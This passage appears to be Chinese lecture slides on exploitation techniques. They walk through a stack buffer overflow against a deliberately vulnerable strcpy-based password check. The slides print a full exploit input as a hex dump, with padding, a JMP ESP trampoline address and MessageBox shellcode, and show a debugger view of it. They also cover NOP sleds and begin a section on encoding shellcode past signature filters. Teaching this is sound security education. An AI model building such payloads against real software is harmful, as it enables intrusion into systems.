1.我们要增加头文件windows.h，以便能调用LoadLibrary函数装在user32.dll。

2.verify_password函数的局部变量buffer由8字节增加到44字节，这样有足够空间来承载我们植入的代码。（这条是在不使用跳板的情况下需要扩大这些空间，当我们使用跳板时，这不是必须的。）

3.main函数中增加LoadLibrary(“user32.dll”),以便在植入代码中来调用MessageBox



二、定位shellcode—使用“跳板”定位的 exploit

我们来看一下关键代码：

```
int verify_password(char* password)
{
    int authenticated;
    char buffer[44];
    authenticated=strcmp(password,"1234567");
    strcpy(buffer,password);
    return authenticated;
}
```



二、定位shellcode—使用“跳板”定位的exploit

执行strcpy函数后，缓冲区的构造是这样的

buffer(44字节)
authenticated(4字节)
EBP(4字节)
返回地址(4字节)

为了让返回地址的地址为JMP ESP，需要在前面填充52字节的填充物，我们可以用字符1234来填充，之后是JMP ESP的地址，然后是我们之前写的shellcode。具体生成文件后，如下所示。



二、定位shellcode—使用“跳板”定位的exploit


	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	
00000000h:	34	33	32	31	34	33	32	31	34	33	32	31	34	33	32	31	; 4321432143214321
00000010h:	34	33	32	31	34	33	32	31	34	33	32	31	34	33	32	31	; 4321432143214321
00000020h:	34	33	32	31	34	33	32	31	34	33	32	31	34	33	32	31	; 4321432143214321
00000030h:	34	33	32	31	2A	E3	E2	77	33	DB	53	68	62	75	70	74	; 4321*汉w3鳧hbupt
00000040h:	68	62	75	70	74	8B	C4	53	50	50	53	B8	68	3D	E2	77	; hbupt嬲SPPS覬=鉗
00000050h:	FF	D0	53	B8	BB	B0	E7	77	FF	D0	90	90	90	90	90	90	; 罐富扮w 衫悖悖?□

前52字节为1234，之后是搜索到jmp esp的一个地址77E2E32A(要注意填写时的顺序),然后再将生成的opcode填入进去。90是NOP，没有任何操作，处理器遇到这条指令自动忽略，指向下一条。



二、定位shellcode—使用“跳板”定位的exploit

我们把这个保存为password.txt并且作为输入源之后，我们如果用OllyDbg加断点调试的话，会看到如下的结果。





二、定位shellcode —使用“跳板”定位的 exploit

即将跳转并执行0x77E2E32A处的语句。而这个地方的语句就是JMP ESP，又会跳转到执行操作的部分去执行，从而使shellcode生效。



二、定位shellcode—使用“跳板”定位的exploit

OllyDbg - stack_overflow_exec.exe - [CPU - 主线程]

文件(F) 查看(V) 调试(D) 插件(P) 选项(O) 窗口(W) 帮助(H)

地址 反汇编 注释

地址	HEX 数据	反汇编	注释
0012FB28	33DB	XOR EBX, EBX	
0012FB2A	53	PUSH EBX	
0012FB2B	68 62757074	PUSH 74707562	
0012FB30	68 62757074	PUSH 74707562	
0012FB35	8BC4	MOV EAX, ESP	
0012FB37	53	PUSH EBX	
0012FB38	50	PUSH EAX	
0012FB39	50	PUSH EAX	
0012FB3A	53	PUSH EBX	
0012FB3B	B8 683DE277	MOV EAX, user32.MessageBoxA	
0012FB40	FFD0	CALL EAX	
0012FB42	53	PUSH EBX	
0012FB43	B8 BB0E777	MOV EAX, KERNEL32.ExitProcess	
0012FB48	FFD0	CALL EAX	
0012FB4A	90	NOP	
0012FB4B	90	NOP	
0012FB4C	90	NOP	
0012FB4D	90	NOP	
0012FB4E	90	NOP	
0012FB4F	90	NOP	
0012FB50	00CC	ADD AH, CL	
0012FB52	CC	INT3	
0012FB53	CC	INT3	
0012FB54	CC	INT3	
0012FB55	CC	INT3	
0012FB56	CC	INT3	
0012FB57	CC	INT3	
0012FB58	CC	INT3	
0012FB59	CC	INT3	
0012FB5A	CC	INT3	

寄存器 (FPU)

寄存器	值
EAX	31323334
ECX	0012FBE0
EDX	CCCCCCCC
EBX	7FFDF000
ESP	0012FB28
EBP	31323334
ESI	0012FB2C
EDI	0012FF80
EIP	0012FB28

地址 反汇编 注释

地址	HEX 数据	ASCII
00425000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00425010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00425020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00425030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

0012FB28 6853DB33

0012FB2C 74707562

0012FB30 70756268

0012FB34 53C48B74

0012FB38 B8535050

0012FB3C 77E23DB8 user32.MessageBoxA


暂停

开始 mach... Depe... opco... stack... Debug OllyD... sear... C:\br... CH vm 22:10



二、定位shellcode—使用“跳板”定位的exploit

最后密码验证的程序成功的弹出了对话框，并且能够正常关闭，退出，没有内存错误，如图：





第四讲 漏洞利用技术

- shellcode概述

- 定位shellcode

- 缓冲区的组织

- shellcode编码技术

- Metasploit简介



三、缓冲区的组织

缓冲区的组成

抬高栈顶保护shellcode

函数返回地址移位



三、缓冲区的组织—缓冲区的组成

如果选用`jmp esp`作为定位shellcode的跳板，那么在函数返回后要根据缓冲区大小、所需shellcode长短等实际情况灵活地布置缓冲区。送入缓冲区的数据可分为以下几种



三、缓冲区的组织—缓冲区的组成


填充物:可以是任何值，但是一般用NOP指令对应的0x90来进行填充，这样只要能跳进填充区，处理器最终也能顺序执行到shellcode。

淹没返回地址的数据:可以是跳转指令的地址，shellcode的起始地址，或者近似的shellcode地址（跳转进NOP填充区）

shellcode:可执行的机器代码。



三、缓冲区的组织—缓冲区的组成



两种常见的缓冲区组织方式




三、缓冲区的组织—缓冲区的组成

返回shellcode静态地址	返回jmp esp跳板地址
合理利用缓冲区，使攻击串总长度减小	能够适应动态变化的shellcode地址
对程序破坏小，比较稳定，不会大范围破坏前栈帧	可能会破坏前栈帧的数据，无法修复寄存器的值

两种缓冲区组织方式的对比



三、缓冲区的组织—缓冲区的组成




另一种组织方式：在返回地址后再淹没一点，在那里布置一个shellcode header,指向一大片真正的shellcode中。



三、缓冲区的组织—抬高栈顶保护shellcode

将shellcode布置到缓冲区可能会发生如下的问题

PUSH 指令之前:






三、缓冲区的组织—抬高栈顶保护shellcode

将shellcode布置到缓冲区可能会发生如下的问题


PUSH 指令之后：





三、缓冲区的组织—抬高栈顶保护shellcode


为了防止上述情况的发生，我们可以采用抬高栈顶来保护我们的shellcode。PUSH操作之前：





三、缓冲区的组织—抬高栈顶保护shellcode


为了防止上述情况的发生，我们可以采用抬高栈顶来保护我们的shellcode。PUSH操作之后：





三、缓冲区的组织—函数返回地址移位


在一些情况下，返回地址距离缓冲区的偏移量是不确定的，我们可以增加NOP来增加“靶子面积”





三、缓冲区的组织—函数返回地址移位

如果函数返回地址的偏移按双字(DWORD)不定，可以用一片连续的跳转指令来覆盖函数的返回地址。





第四讲 漏洞利用技术

- shellcode概述

- 定位shellcode

- 缓冲区的组织

- **shellcode**编码技术

- Metasploit简介



四、shellcode编码技术

在很多漏洞利用场景中，shellcode的内容将会受到限制。

首先，所有的字符串函数都会对NULL字节进行限制。

其次，有些函数还会要求shellcode必须为可见字符的ASCII或Unicode的值。

最后，在进行网络攻击时，基于特征的系统往往会对常见的shellcode进行拦截



四、shellcode编码技术

